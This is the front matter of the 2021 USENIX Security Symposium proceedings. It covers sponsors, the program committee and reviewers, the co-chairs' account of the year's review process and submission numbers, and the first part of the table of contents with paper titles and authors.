ISBN 978-1-939133-24-3

Proceedings of the 30th USENIX Security Symposium

August 11–13, 2021

conference

proceedings

30th USENIX Security Symposium

August 11–13, 2021

Sponsored by

usenix
THE ADVANCED COMPUTING SYSTEMS ASSOCIATION

USENIX Security '21 Sponsors

Platinum Sponsor

FACEBOOK

Gold Sponsors

Google

salesforce

Silver Sponsors

Baidu 百度

IBM

intel security

Bronze Sponsor

TII Technology Innovation Institute

Industry Partners and Media Sponsors

ACM *Queue*
The Electronic Frontier Foundation (EFF)
FreeBSD Foundation
No Starch Press

USENIX Supporters

USENIX Patrons

Bloomberg • Facebook • Google • LinkedIn
Microsoft • NetApp • Salesforce

USENIX Benefactors

Amazon • AuriStor • Discernible • IBM
Shopify • Thinkst Canary • Transcend • Two Sigma

USENIX Partner

Top10VPN

Open Access Publishing Partner

PeerJ

USENIX Association

Proceedings of the
30th USENIX Security Symposium

August 11–13, 2021

© 2021 by The USENIX Association

All Rights Reserved

This volume is published as a collective work. Rights to individual papers remain with the author or the author's employer. Permission is granted for the noncommercial reproduction of the complete work for educational or research purposes. Permission is granted to print, primarily for one person's exclusive use, a single copy of these Proceedings. USENIX acknowledges all trademarks herein.

ISBN 978-1-939133-24-3

Symposium Organizers

Program Co-Chairs

Michael Bailey, *University of Illinois at Urbana–Champaign*
Rachel Greenstadt, *New York University*

Program Committee

Yousra Aafer, *University of Waterloo*
Ruba Abu-Salma, *University College London and Inria*
Gunes Acar, *Katholieke Universiteit Leuven*
David Adrian, *Censys*
Sadia Afroz, *International Computer Science Institute (ICSI), University of California, Berkeley, and Avast*
Devdatta Akhawe, *Figma*
Ardalan Amiri Sani, *University of California, Irvine*
Benjamin Andow, *Google*
Sebastian Angel, *University of Pennsylvania*
Pauline Anthonysamy, *Google*
Manos Antonakakis, *Georgia Institute of Technology*
Daniele Antonioli, *EPFL*
Elias Athanasopoulos, *University of Cyprus*
Mohammad Atiqul Islam, *The University of Texas at Arlington*
David Barrera, *Carleton University*
Jethro G. Beekman, *Fortanix*
Matthew Bernhard, *University of Michigan*
Antonio Bianchi, *Purdue University*
Battista Biggio, *University of Cagliari, Italy*
Leyla Bilge, *NortonLifeLock Research Group*
Vincent Bindschaedler, *University of Florida*
Tamara Bonaci, *Northeastern University*
Joseph C Bonneau, *New York University*
Sven Bugiel, *CISPA Helmholtz Center for Information Security*
Nathan Burow, *MIT Lincoln Laboratory*
Kevin Butler, *University of Florida*
Joseph Calandrino, *Federal Trade Commission*
Aylin Caliskan, *George Washington University*
Stefano Calzavara, *Università Ca' Foscari Venezia*
Yinzhi Cao, *Johns Hopkins University*
Alvaro A. Cardenas, *University of California, Santa Cruz*
Michael Carl Tschantz, *International Computer Science Institute (ICSI)*
Nicholas Carlini, *Google*
Lorenzo Cavallaro, *King's College London*
Z. Berkay Celik, *Purdue University*
Sang Kil Cha, *Korea Advanced Institute of Science and Technology (KAIST)*
Rahul Chatterjee, *University of Wisconsin—Madison*
Sze Yiu Chau, *The Chinese University of Hong Kong*
Kai Chen, *IIE, Chinese Academy of Sciences*
Qi Alfred Chen, *University of California, Irvine*
Marshini Chetty, *University of Chicago*
Sherman S. M. Chow, *The Chinese University of Hong Kong*
Omar Haider Chowdhury, *The University of Iowa*
Mihai Christodorescu, *Visa Research*
Erinn Clark, *Google*
Camille Cobb, *Carnegie Mellon University*
Shaanan Cohney, *Princeton University and University of Melbourne*
Andrea Continella, *University of Twente*
Scott Coull, *FireEye*
Cas Cremers, *CISPA Helmholtz Center for Information Security*
Bruno Crispo, *University of Trento*
Michel Cukier, *University of Maryland*
George Danezis, *University College London and Facebook Calibra*
Anupam Das, *North Carolina State University*
Sanchari Das, *Indiana University Bloomington*
Sauvik Das, *Georgia Institute of Technology*
Nathan Dautenhahn, *Rice University*
Lucas Davi, *University of Duisburg-Essen*
Roger Dingledine, *The Tor Project*
Alexandra Dmitrienko, *University of Wuerzburg*
Brendan Dolan-Gavitt, *New York University*
Adam Doupé, *Arizona State University*
Zakir Durumeric, *Stanford University*
Manuel Egele, *Boston University*
Serge Egelman, *International Computer Science Institute (ICSI), University of California, Berkeley, and AppCensus, Inc.*
Thomas Eisenbarth, *University of Lübeck*
Mohamed Elsabagh, *Kryptowire*
Pardis Emami-Naeini, *University of Washington*
William Enck, *North Carolina State University*
Roya Ensafi, *University of Michigan*
Sascha Fahl, *Leibniz University Hannover*
Giulia Fanti, *Carnegie Mellon University*
Kassem Fawaz, *University of Wisconsin—Madison*
Nick Feamster, *University of Chicago*
Ariel J. Feldman, *Google*
Wu-chang Feng, *Portland State University*
Earlence Fernandes, *University of Wisconsin—Madison*
Tobias Fiebig, *TU Delft*
David Fifield, *Unaffiliated*
Simone Fischer-Hubner, *Karlstad University*
Christopher Wardlaw Fletcher, *University of Illinois at Urbana–Champaign*
Michael Franz, *University of California, Irvine*
Yanick Fratantonio, *Cisco Talos*
Matt Fredrikson, *Carnegie Mellon University*
David Freeman, *Facebook Inc.*
Patrick Gage Kelley, *Google*
Flavio Garcia, *University of Birmingham, UK*
Siddharth Garg, *New York University*
Christina Garman, *Purdue University*
Carrie Gates, *Bank of America*
Gennie Gebhart, *The Electronic Frontier Foundation*
Daniel Genkin, *University of Michigan*
Arthur Gervais, *Imperial College London*
Irene Giacomelli, *Protocol Labs*
Yossi Gilad, *The Hebrew University of Jerusalem*
Ian Goldberg, *University of Waterloo*
Neil Gong, *Duke University*
Daniel Gruss, *Graz University of Technology*
Guofei Gu, *Texas A&M University*

J. Alex Halderman, *University of Michigan*
Mike Hamburg, *Rambus*
Hamza Harkous, *Google*
Wajih Ul Hassan, *University of Illinois at Urbana–Champaign*
Marcella Hastings, *University of Pennsylvania*
Xiali (Sharon) Hei, *University of Louisiana at Lafayette*
Nadia Heninger, *University of California, San Diego*
Ryan Henry, *University of Calgary*
Alejandro Hevia, *University of Chile*
Matthew Hicks, *Virginia Tech*
Avesta Hojjati, *Digicert Inc*
Thorsten Holz, *Ruhr-Universität Bochum*
Nicholas Hopper, *University of Minnesota*
Amir Houmansadr, *University of Massachusetts Amherst*
Danny Yuxing Huang, *New York University*
Mathias Humbert, *Cyber-Defence Campus, armasuisse S+T*
Sotiris Ioannidis, *Technical University of Crete*
Cynthia Irvine, *Naval Postgraduate School*
Suman Jana, *Columbia University*
Yeongjin Jang, *Oregon State University*
Rob Jansen, *U.S. Naval Research Laboratory*
Ramya Jayaram Masti, *Intel Corporation*
Yuseok Jeon, *UNIST (Ulsan National Institute of Science and Technology)*
Somesh Jha, *University of Wisconsin—Madison*
Anthony D Joseph, *University of California, Berkeley*
Brent ByungHoon Kang, *Korea Advanced Institute of Science and Technology (KAIST)*
Chris Kanich, *University of Illinois at Chicago*
Apu Kapadia, *Indiana University Bloomington*
Alexandros Kapravelos, *North Carolina State University*
Gabriel Kaptchuk, *Boston University*
Aniket Kate, *Purdue University*
Vasileios Kemerlis, *Brown University*
Florian Kerschbaum, *University of Waterloo*
Yongdae Kim, *Korea Advanced Institute of Science and Technology (KAIST)*
Sam King, *University of California, Davis*
Engin Kirda, *Northeastern University*
Tadayoshi Kohno, *University of Washington*
Kevin T. Kornegay, *Morgan State University*
Katharina Krombholz, *CISPA Helmholtz Center for Information Security*
Christopher Kruegel, *University of California, Santa Barbara*
Deepak Kumar, *Stanford University*
Anil Kurmus, *IBM Research - Zurich*
Negar Kyavash, *EPFL*
Andrea Lanzi, *University of Milan*
Pierre Laperdrix, *University of Lille, CNRS, and Inria*
Pavel Laskov, *University of Liechtenstein*
Mathias Lécuyer, *Microsoft Research*
Byoungyoung Lee, *Seoul National University*
Sangho Lee, *Microsoft Research*
Wenke Lee, *Georgia Institute of Technology*
Anja Lehmann, *Hasso-Plattner-Institute, University of Potsdam*
Corrado Leita, *VMWare*
Tancrède Lepoint, *Google*
Dave Levin, *University of Maryland*
Frank Li, *Georgia Institute of Technology*
Qi Li, *Tsinghua University*
David Lie, *University of Toronto*
Zhiqiang Lin, *The Ohio State University*
Fangfei Liu, *Intel Corporation*
Mingyan Liu, *University of Michigan*
Kangjie Lu, *University of Minnesota*
Wouter Lueks, *EPFL*
Shiqing Ma, *Rutgers University*
Mateo Maffei, *Technische Universität Wien*
Stefan Mangard, *Graz University of Technology*
Michail Maniatakos, *New York University Abu Dhabi*
Shri Mare, *Western Washington University*
Ivan Martinovic, *University of Oxford*
Clémentine Maurice, *CNRS, IRISA*
Michelle Mazurek, *University of Maryland*
Stephen McCamant, *University of Minnesota*
Jon McCune, *Google*
Patrick McDaniel, *The Pennsylvania State University*
Susan E. McGregor, *Columbia University*
Nele Mentens, *Leiden University and KU Leuven*
Andrew Miller, *University of Illinois at Urbana–Champaign*
Brad Miller, *Google*
Jiang Ming, *The University of Texas at Arlington*
Esfandiar Mohammadi, *University of Lübeck*
Veelasha Moonsamy, *Radboud University and Ruhr-University Bochum*
Tyler Moore, *The University of Tulsa*
Takao Murakami, *AIST*
Toby Murray, *University of Melbourne*
Adwait Nadkarni, *College of William & Mary*
Nick Nikiforakis, *Stony Brook University*
Shirin Nilizadeh, *The University of Texas at Arlington*
Rishab Nithyanand, *The University of Iowa*
Guevara Noubir, *Northeastern University*
Hamed Okhravi, *MIT Lincoln Laboratory*
Cristina Onete, *University of Limoges, XLIM, and CNRS 7252*
Yossi Oren, *Ben-Gurion University of the Negev*
Rebekah Overdorf, *EPFL*
Chris Palmer, *Google*
Dimitrios Papadopoulos, *Hong Kong University of Science and Technology*
Nicholas Papernot, *University of Toronto and Vector Institute*
Aleatha Parker-Wood, *Unaffiliated*
Mathias Payer, *EPFL*
Paul Pearce, *Georgia Institute of Technology and International Computer Science Institute (ICSI)*
Giancarlo Pellegrino, *CISPA Helmholtz Center for Information Security*
Roberto Perdisci, *University of Georgia*
Radia Perlman, *Dell Technologies*
Peter A. H. Peterson, *University of Minnesota Duluth*
Zachary Peterson, *California Polytechnic State University*
Van-Thuan Pham, *University of Melbourne*
Stjepan Picek, *TU Delft*
Jason Polakis, *University of Illinois at Chicago*

Christina Pöpper, *New York University Abu Dhabi*
Niels Provos, *Stripe*
Zhiyun Qian, *University of California, Riverside*
Syed Rafiul Hussain, *The Pennsylvania State University*
Amir Rahmati, *Stony Brook University*
Sara Rampazzi, *University of Michigan and University of Florida*
Damith Ranasinghe, *The University of Adelaide*
Aanjhan Ranghanathan, *Northeastern University*
Bradley Reaves, *North Carolina State University*
Elissa M. Redmiles, *Max Planck Institute for Software Systems*
Konrad Rieck, *Technische Universität Braunschweig*
Thomas Ristenpart, *Cornell Tech*
William Robertson, *Northeastern University*
Eyal Ronen, *Tel Aviv University*
Stefanie Roos, *Delft University of Technology*
Ahmad-Reza Sadeghi, *Technische Universität Darmstadt*
Merve Sahin, *SAP Security Research*
Brendan Saltaformaggio, *Georgia Institute of Technology*
Nolen Scaife, *University of Colorado Boulder*
Bruce Schneier, *Harvard Kennedy School*
Michael Schwarz, *CISPA Helmholtz Center for Information Security*
Jörg Schwenk, *Ruhr University Bochum*
Kent Seamons, *Brigham Young University*
Vyas Sekar, *Carnegie Mellon University*
Wendy Seltzer, *W3C and Massachusetts Institute of Technology*
Srinath Setty, *Microsoft Research*
Fatemeh Shirazi, *Web3 Foundation*
Haya Shulman, *Fraunhofer SIT*
Juraj Somorovsky, *Paderborn University*
Sooel Son, *Korea Advanced Institute of Science and Technology (KAIST)*
Chengyu Song, *University of California, Riverside*
Drew Springall, *Auburn University*
Angelos Stavrou, *Virginia Tech*
Deian Stefan, *University of California, San Diego*
Ben Stock, *CISPA Helmholtz Center for Information Security*
Gianluca Stringhini, *Boston University*
Cynthia Sturton, *The University of North Carolina at Chapel Hill*
Nick Sullivan, *Cloudflare*
Yixin Sun, *University of Virginia*
Paul Syverson, *U.S. Naval Research Laboratory*
Patrick Tague, *Carnegie Mellon University*
Qiang Tang, *New Jersey Institute of Technology*
Juan Tapiador, *Universidad Carlos III de Madrid*
Kurt Thomas, *Google*
Dave (Jing) Tian, *Purdue University*
Yuan Tian, *University of Virginia*
Laura Tinnel, *SRI International*
Nils Ole Tippenhauer, *CISPA Helmholtz Center for Information Security*
Jacob Torrey, *DARPA*
Florian Tramèr, *Stanford University*
Patrick Traynor, *University of Florida*
Blase Ur, *University of Chicago*
Anjo Vahldiek-Oberwagner, *Intel Labs*
Mayank Varia, *Boston University*
Ingrid Verbauwhede, *Katholieke Universiteit Leuven*
Bimal Viswanath, *Virginia Tech*
Daniel Votipka, *Tufts University*
David Wagner, *University of California, Berkeley*
Ryan Wails, *Georgetown University and U.S. Naval Research Laboratory*
Gang Wang, *University of Illinois at Urbana–Champaign*
Ruoyu Wang, *Arizona State University*
Ting Wang, *The Pennsylvania State University*
Byron Williams, *University of Florida*
Christian Wressnegger, *Karlsruhe Institute of Technology (KIT)*
Matthew Wright, *Rochester Institute of Technology*
Eric Wustrow, *University of Colorado Boulder*
Xusheng Xiao, *Case Western Reserve University*
Xinyu Xing, *The Pennsylvania State University*
Dongyan Xu, *Purdue University*
Wenyuan Xu, *Zhejiang University*
Jason Minhui Xue, *The University of Adelaide*
Yuval Yarom, *The University of Adelaide and Data61*
Tuba Yavuz, *University of Florida*
Heng Yin, *University of California, Riverside*
Daniel Zappala, *Brigham Young University*
Qiang Zeng, *University of South Carolina*
Fengwei Zhang, *Southern University of Science and Technology (SUSTech)*
Xiangyu Zhang, *Purdue University*
Yang Zhang, *CISPA Helmholtz Center for Information Security*
Mary Ellen Zurko, *MIT Lincoln Laboratory*

Invited Talks Chair
Carrie Gates, *Bank of America*

Test of Time Awards Committee
Dan Boneh, *Stanford University*
Lorrie Faith Cranor, *Carnegie Mellon University*
Nick Feamster, *University of Chicago*
Kevin Fu, *University of Michigan*
Fabian Monrose, *The University of North Carolina-Chapel Hill*
Paul van Oorschot, *Carleton University*
David Wagner, *University of California, Berkeley*
Dan Wallach, *Rice University*
Wenyuan Xu, *Zhejiang University*

Steering Committee
Matt Blaze, *University of Pennsylvania*
Dan Boneh, *Stanford University*
Srdjan Capkun, *ETH Zurich*
William Enck, *North Carolina State University*
Kevin Fu, *University of Michigan*
Casey Henderson, *USENIX Association*
Nadia Heninger, *University of California, San Diego*
Thorsten Holz, *Ruhr-Universität Bochum*
Engin Kirda, *Northeastern University*
Tadayoshi Kohno, *University of Washington*
Thomas Ristenpart, *Cornell Tech*
Franziska Roesner, *University of Washington*
Patrick Traynor, *University of Florida*
David Wagner, *University of California, Berkeley*

External Reviewers

Giovanni Apruzzese
MD Tanvir Arafin
Tolga Atalay
Nimrod Aviram
Adam Aviv
Sarah Azouvi
Adam Bates
Lejla Batina
Lujo Bauer
Sebastian Berndt
Nikita Borisov
Herbert Bos
Rodrigo Branco
Marcus Brinkmann
Andreas Brokalakis
Ida Bruhns
Ben Burgess
Yang Cao
Stephen Checkoway
Yanjiao Chen
Bill Cheswick
Giorgos Christou
Jiska Classen
Cas Cremers
Emiliano De Cristofaro
Dimitris Deyannis
Benjamin Dowling
Kasra Edalatnejad
Mohamed Elsabagh
Michael Erlichster
Birhanu Eshete
David Evans
Aurore Fass
Xavier Ferreira
Aurélien Francillon
Sylvain Frey
Kevin Fu
Lukas Giner
Camilo Gómez
Deepak Gupta
Syed Mahbub Hafiz
Kristina Hostakova
Trent Jaeger
Shalabh Jain
Mobin Javed
Xiaoyu Ji
Tushar Jois
Ari Juels
Andrey Kan
Dimitris Karnikis
Aniket Kate
Jonathan Katz
Anne Kohlbrenner
Maria Konte
Farinaz Koushanfar
Anunay Kulshrestha
Pierre Laperdrix
Billy Lau
Sebastian Lauer
Tobias Lauinger
Kiron Lebeck
Julia Len
Charles Lever
Martina Lindorfer
Long Lu
Yuan Lu
Claudio Lucchese
Clémentine Maurice
René Mayrhofer
Damon McCoy
Sarah Meiklejohn
Jelena Mirkovic
Vladislav Mladenov
Johannes Müller
Allison Naaktgeboren
Peter Ney
Sioli O'Connell
Lennart Oldenburg
Ruxandra Olimid
Eva Papadogiannaki
Kenny Paterson
Adrian Perrig
Fabio Pierazzi
Benny Pinkas
Amir Rahmati
Kaveh Razavi
Eduardo Riveros-Roca
Eyal Ronen
Dragos Rotaru
Peter Ryan
Phil Sage
Iskander Sanchez
Tobias Schneider
Clara Schneidewind
Martin Schwarzl
Karn Seth
Huasong Shan
Micah Sherr
Thomas Shrimpton
Florian Sieck
Alexander Sjösten
Marco Squarcina
Christoph Striecks
Tsubasa Takahashi
Kejsi Take
Mauro Tempesta
Stefano Tessaro
Gabriele Tolomei
Carmela Troncoso
Giorgos Tsirantonakis
Gene Tsudik
Yazhou Tu
Christos Tzagarakis
Johanna Ullrich
Giorgos Vasiliadis
Matheus Venturyne
Janith Weerasinghe
Jan Wichelmann
Xinyu Xing
Dongpeng Xu
Yongjun Zhao
Maximilian Zinkus

Message from the USENIX Security '21 Program Co-Chairs

On behalf of USENIX, we, the program co-chairs, want to welcome you to the proceedings of the 30th USENIX Security Symposium. The 2020–2021 reviewing cycles happened in the midst of global turmoil with invitations to the PC occuring mere weeks after the declaration of the global pandemic and the conference itself happening nearly 18 months later during the rise of the SARS-CoV-2 Delta variant. While the world has struggled with a range of consequences from restrictions on travel and work to illness and significant loss, we have been consistently amazed over the last year and a half by the capacity of this community to come together and rise above these challenges. It has been our honor to work with everyone who helped make the 30th USENIX Security Symposium a reality and we are proud of what we have accomplished together.

We are fortunate to draw upon the rich history of the USENIX Security Symposium and the experiences of many past chairs in arriving at a model for building this year's technical program. In an effort to remove bias and ensure fairness, we adopted, as others before us, a double-blind review process. In an effort to address the volume of papers while assuring that accepted papers received critical review, we used a two round process in which papers forwarded to the second round received significant additional reviews. Authors whose papers advanced were also provided with the opportunity for a rebuttal to correct factual errors in the reviews after reviews were completed. New this year was the requirement to provide reviews from prior submissions (drawn from ACM CCS 2020 CFP, IEEE S&P 2021 CFP). In addition to providing the reviews to reviewers, the authors are given the opportunity to explain how they addressed the concerns raised by these reviews. To avoid biasing reviewers negatively, the existence and contents of these prior reviews are only revealed after reviews in round 2 are submitted, but before final decisions.

These proceedings mark the end of the second full year of the multiple submission model with journal-style revisions. To address reviewer fatigue and to expand the period for discussion, we moved from a four deadline model to a three deadline model with Summer (June 18, 2020), Fall (October 15, 2020), and Winter (February 4, 2021) deadlines. Papers across all three submission cycles were made part of this single yearly proceedings, although pre-prints of these papers were available online after each session. The journal-style revisions saw their first full year over year handoff and a considerable number of papers in this year's program are the result of Major Revision decisions from the previous year's review cycle (31 in Summer, 58 in Fall, and 3 in Winter - the last three being a holdover from the move from four to three cycles per year). Also new this year is codifying the practice of having the previous year's co-chairs responsible for the Major Revisions they create. In our case, we were very fortunate to have Srdjan Čapkun (ETH Zurich) and Franziska Roesner (University of Washington) assigning reviewers, leading discussion, and making decisions for the Major Revision papers from the 2019-2020 review cycles. Their excellence and dedication is something we aspire to as we work to handle the Major Revision papers from the 2020-2021 season already being evaluated in the 2021-2022 season.

To implement this process we invited members of the community—previous authors, previous PC members, community recommendations and referrals, and self-nominations—to participate. Acknowledging the anticipated 22% year over year growth of the community and wanting to help alleviate reviewer load, we endeavored, with quite some success, to expand the PC. While the 2020 PC was 114, this year's PC for the summer session was 204—a nearly 80% increase. It turned out to be fortunate that we increased the size so aggressively, as the summer session received a significant increase over the previous year (347 submissions versus 188). While the 80% increase in papers was troubling, it wasn't until the Fall that these numbers became truly problematic. The Fall '21 session received 521 submissions—over a 100% increase over fall of last year and the largest number of submissions for a single session in USENIX Security history regardless of model. Flabbergasted by the outcome, we immediately reached out to the community for help and the response was truly amazing. In November 2020 we were able to add 88 new PC members (for a total of 292)! While expanding the PC by 40% in the middle of a review cycle was not without its challenges, both the old and new PCs performed admirably. We are truly amazed at the resiliency of the community to respond in such a positive way in the midst of all that was going on around them.

Another way in which we were awed by the USENIX Security community was the response to reviewers in need. Any sufficiently large PC will have issues in completing reviews on time and will have reviewers who volunteered, but for a variety of reasons, can no longer meet their obligations. However, it doesn't take much to imagine that 2020–2021 was special in this regard and while we won't go into details, it's safe to say many found the year challenging. What is truly incredible is how many people stepped up to assist when others needed help. While this happened time and time again over the summer and fall sessions, we especially want to call out here the 20 individuals who agreed to take on last minute reviews with sometimes 24 hour turn-arounds to assist when others needed help. This so call "Reviewer Strike Force" consisted of Adwait Nadkarni, Ben Stock, Brad Reaves, Brendan Saltaformaggio, Christina Pöpper, Chris Kanich, Giulia Fanti, Gianluca Stringhini, Giancarlo Pellegrino, Gunes Acar, Hamed Okhravi, Haya Shulman, Konrad Rieck, Katharina Krombholz, Lorenzo Cavallaro, Michael Carl Tschantz, Nathan Dautenhahn, Sang Kil Cha, Tobias Fiebig, and Patrick Tague. We are grateful for your efforts—we literally couldn't have done it without you.

We are both firm believers in the need for community and the positive role that in-person events, such as the conference and PC meetings, play in helping to build and strengthen community. It was with no small amount of disappointment that we received the news from the Board of Directors that this year's conference was going virtual and that the scheduled April 2021 PC meeting could not be held in person. However, the safety of our community must continue to be a priority. We look forward to a potential return of in-person conferences and meetings next year, as the health and safety of the community allows. However, we also know that virtual events, such as the conference associated with last year's proceedings can be valuable, not only in providing some continuity, but also in broadening our community to those who would find it difficult to participate in person. We have heard many positive things from the community about 2020 and eagerly anticipate seeing you all virtually in 2021. In that spirit, we also engaged with the reviewing community virtually during the 2020–2021 cycle. A town hall style meeting on October 7, 2020, told us, among other excellent feedback, that we should have virtual PC meetings each session. This directly led to two very productive virtual PC meetings on January 19, 2021, and April 28, 2021, respectively in which we were able to resolve the ~10% most contentious papers in submission.

The result of all this process and hard work from the community is before you now. The 2021 proceedings include 246 accepted papers—the largest in USENIX Security history. We congratulate these authors for producing innovative and exciting work and look forward to the impact that these papers will have on our field in the years to come. The acceptance rate for the proceedings was 19%. During the process roughly 50% of papers were advanced to the second round of reviews. 9% of all papers were accepted directly while 16% were given a major revision. The acceptance rate of major revision papers was 86%.

Two important processes engage after the paper outcomes: Artifact Evaluation and Awards. For the second year running, USENIX Security included an Artifact Evaluation. Special thanks go out to Clémentine Maurice and Thorsten Holz for spearheading this important process. A 44-person Artifact Evaluation Committee, assembled by Clémentine and Thorsten, evaluated a total of 37 artifacts, of which 34 passed the evaluation. These papers are identified by the "Evaluated Artifact" badge included in the final versions of their papers. The distinguished paper award process starts with a call for nominations from the community. PC nominated papers along with a small number of chair nominations are passed along to the awards committee for extensive discussion and eventually voting. This year's award committee consisted of Nicholas Carlini, Wouter Lueks, David Wagner, Franziska Roesner, Srdjan Čapkun, Cristina Onete, Chris Fletcher, and Mary Ellen Zurko. We are grateful for their assistance in narrowing down the excellent nominees and selecting the final winners.

Anyone who has had the pleasure to work on the organizing side of a USENIX conference knows that USENIX is a special place. We want to thank the entire USENIX team for their help in making this proceedings a realiting: Casey Henderson, Natalie DeJarlais, Ginny Staubach, Jessica Kim, Sarah TerHune, Julia Hendrickson, Camille Mulligan, Mo Moreno, Jasmine Murcia, Arnold Gatilao, Olivia Vernetti, and Liz Markel. A special shout out goes to the production team for helping us turn a set of submissions into a proceedings and a program. We want to thank Will Enck for serving as our USENIX Board liaison and working to address issues that required a more macro lens. Finally, we wish to express our appreciation to Casey Henderson for her leadership as USENIX Executive Director and for helping to smooth the road as we navigated the seemingly endless set of bumps and potholes this year has thrown at us all.

In closing we want to express our immeasurable gratitude to the community without whom these proceedings would not be possible. As we hand the torch over to next year's chairs, Kevin Butler (University of Florida) and Kurt Thomas (Google), we know we leave you in excellent hands. We wish you all health and happiness now and in the years to come.

Rachel Greenstadt, *New York University*
Michael Bailey, *University of Illinois at Urbana-Champaign*
USENIX Security '21 Program Co-Chairs

30th USENIX Security Symposium
August 11–13, 2021

Wednesday, August 11

Usability: Authentication

Effect of Mood, Location, Trust, and Presence of Others on Video-Based Social Authentication 1
Cheng Guo and Brianne Campbell, *Clemson University;* Apu Kapadia, *Indiana University;* Michael K. Reiter, *Duke University;* Kelly Caine, *Clemson University*

'Passwords Keep Me Safe' – Understanding What Children Think about Passwords 19
Mary Theofanos and Yee-Yin Choong, *National Institute of Standards and Technology;* Olivia Murphy, *University of Maryland, College Park*

On the Usability of Authenticity Checks for Hardware Security Tokens 37
Katharina Pfeffer and Alexandra Mai, *SBA Research;* Adrian Dabrowski, *University of California, Irvine;* Matthias Gusenbauer, *Tokyo Institute of Technology & SBA Research;* Philipp Schindler, *SBA Research;* Edgar Weippl, *University of Vienna;* Michael Franz, *University of California, Irvine;* Katharina Krombholz, *CISPA Helmholtz Center for Information Security*

Inexpensive Brainwave Authentication: New Techniques and Insights on User Acceptance 55
Patricia Arias-Cabarcos, *KASTEL/KIT;* Thilo Habrich, Karen Becker, and Christian Becker, *University of Mannheim;* Thorsten Strufe, *KASTEL/KIT*

Why Older Adults (Don't) Use Password Managers 73
Hirak Ray, Flynn Wolf, and Ravi Kuber, *University of Maryland, Baltimore County;* Adam J. Aviv, *The George Washington University*

"*It's Stored, Hopefully, on an Encrypted Server*": Mitigating Users' Misconceptions About FIDO2 Biometric WebAuthn 91
Leona Lassak, *Ruhr University Bochum;* Annika Hildebrandt, *University of Chicago;* Maximilian Golla, *Max Planck Institute for Security and Privacy;* Blase Ur, *University of Chicago*

Driving 2FA Adoption at Scale: Optimizing Two-Factor Authentication Notification Design Patterns 109
Maximilian Golla, *Max Planck Institute for Security and Privacy;* Grant Ho, *University of California San Diego;* Marika Lohmus, *Cleo AI;* Monica Pulluri, *Facebook;* Elissa M. Redmiles, *Max Planck Institute for Software Systems*

Cryptography: Attacks

Hiding the Access Pattern is Not Enough: Exploiting Search Pattern Leakage in Searchable Encryption 127
Simon Oya and Florian Kerschbaum, *University of Waterloo*

A Highly Accurate Query-Recovery Attack against Searchable Encryption using Non-Indexed Documents 143
Marc Damie, *University of Technology of Compiègne, France;* Florian Hahn and Andreas Peter, *University of Twente, The Netherlands*

Fragment and Forge: Breaking Wi-Fi Through Frame Aggregation and Fragmentation 161
Mathy Vanhoef, *New York University Abu Dhabi*

Card Brand Mixup Attack: Bypassing the PIN in non-Visa Cards by Using Them for Visa Transactions 179
David Basin, Ralf Sasse, and Jorge Toro-Pozo, *Department of Computer Science, ETH Zurich*

Partitioning Oracle Attacks 195
Julia Len, Paul Grubbs, and Thomas Ristenpart, *Cornell Tech*

Raccoon Attack: Finding and Exploiting Most-Significant-Bit-Oracles in TLS-DH(E) 213
Robert Merget and Marcus Brinkmann, *Ruhr University Bochum;* Nimrod Aviram, *School of Computer Science, Tel Aviv University;* Juraj Somorovsky, *Paderborn University;* Johannes Mittmann, *Bundesamt für Sicherheit in der Informationstechnik* (*BSI*)*, Germany;* Jörg Schwenk, *Ruhr University Bochum*

A Side Journey To Titan **231**
Thomas Roche and Victor Lomné, *NinjaLab, Montpellier, France;* Camille Mutschler, *NinjaLab, Montpellier, France and LIRMM, Univ. Montpellier, CNRS, Montpellier, France;* Laurent Imbert, *LIRMM, Univ. Montpellier, CNRS, Montpellier, France*

Embedded Security & SW Sec

PASan: Detecting Peripheral Access Concurrency Bugs within Bare-Metal Embedded Applications **249**
Taegyu Kim, *Purdue University;* Vireshwar Kumar, *Indian Institute of Technology, Delhi;* Junghwan Rhee, *University of Central Oklahoma;* Jizhou Chen and Kyungtae Kim, *Purdue University;* Chung Hwan Kim, *University of Texas at Dallas;* Dongyan Xu and Dave (Jing) Tian, *Purdue University*

On the Design and Misuse of Microcoded (Embedded) Processors — A Cautionary Note **267**
Nils Albartus and Clemens Nasenberg, *Ruhr University Bochum, Germany; Max Planck Institute for Security and Privacy, Germany;* Florian Stolz, *Ruhr University Bochum, Germany;* Marc Fyrbiak, *Max Planck Institute for Security and Privacy, Germany;* Christof Paar, *Ruhr University Bochum, Germany; Max Planck Institute for Security and Privacy, Germany;* Russell Tessier, *University of Massachusetts, Amherst, USA*

M2Mon: Building an MMIO-based Security Reference Monitor for Unmanned Vehicles **285**
Arslan Khan and Hyungsub Kim, *Purdue University;* Byoungyoung Lee, *Seoul National University (SNU);* Dongyan Xu, Antonio Bianchi, and Dave (Jing) Tian, *Purdue University*

Sharing More and Checking Less: Leveraging Common Input Keywords to Detect Bugs in Embedded Systems . . **303**
Libo Chen, *School of Electronic Information and Electrical Engineering, Shanghai Jiao Tong University;* Yanhao Wang, *QI-ANXIN Technology Research Institute;* Quanpu Cai and Yunfan Zhan, *School of Electronic Information and Electrical Engineering, Shanghai Jiao Tong University;* Hong Hu, *Pennsylvania State University;* Jiaqi Linghu, *QI-ANXIN Technology Research Institute;* Qinsheng Hou, *QI-ANXIN Technology Research Institute; Shandong University;* Chao Zhang and Haixin Duan, *BNRist & Institute for Network Science and Cyberspace, Tsinghua University; Tsinghua University-QI-ANXIN Group JCNS;* Zhi Xue, *School of Electronic Information and Electrical Engineering, Shanghai Jiao Tong University*

Jetset: Targeted Firmware Rehosting for Embedded Systems **321**
Evan Johnson, *University of California, San Diego;* Maxwell Bland, YiFei Zhu, and Joshua Mason, *University of Illinois at Urbana–Champaign;* Stephen Checkoway, *Oberlin College;* Stefan Savage, *University of California, San Diego;* Kirill Levchenko, *University of Illinois at Urbana–Champaign*

LightBlue: Automatic Profile-Aware Debloating of Bluetooth Stacks **339**
Jianliang Wu and Ruoyu Wu, *Purdue University;* Daniele Antonioli and Mathias Payer, *EPFL;* Nils Ole Tippenhauer, *CISPA Helmholtz Center for Information Security;* Dongyan Xu, Dave (Jing) Tian, and Antonio Bianchi, *Purdue University*

PACStack: an Authenticated Call Stack **357**
Hans Liljestrand, *University of Waterloo;* Thomas Nyman and Lachlan J. Gunn, *Aalto University;* Jan-Erik Ekberg, *Huawei Technologies and Aalto University;* N. Asokan, *University of Waterloo and Aalto University*

Usable Security and Privacy: User Perspectives

"It's stressful having all these phones": Investigating Sex Workers' Safety Goals, Risks, and Practices Online **375**
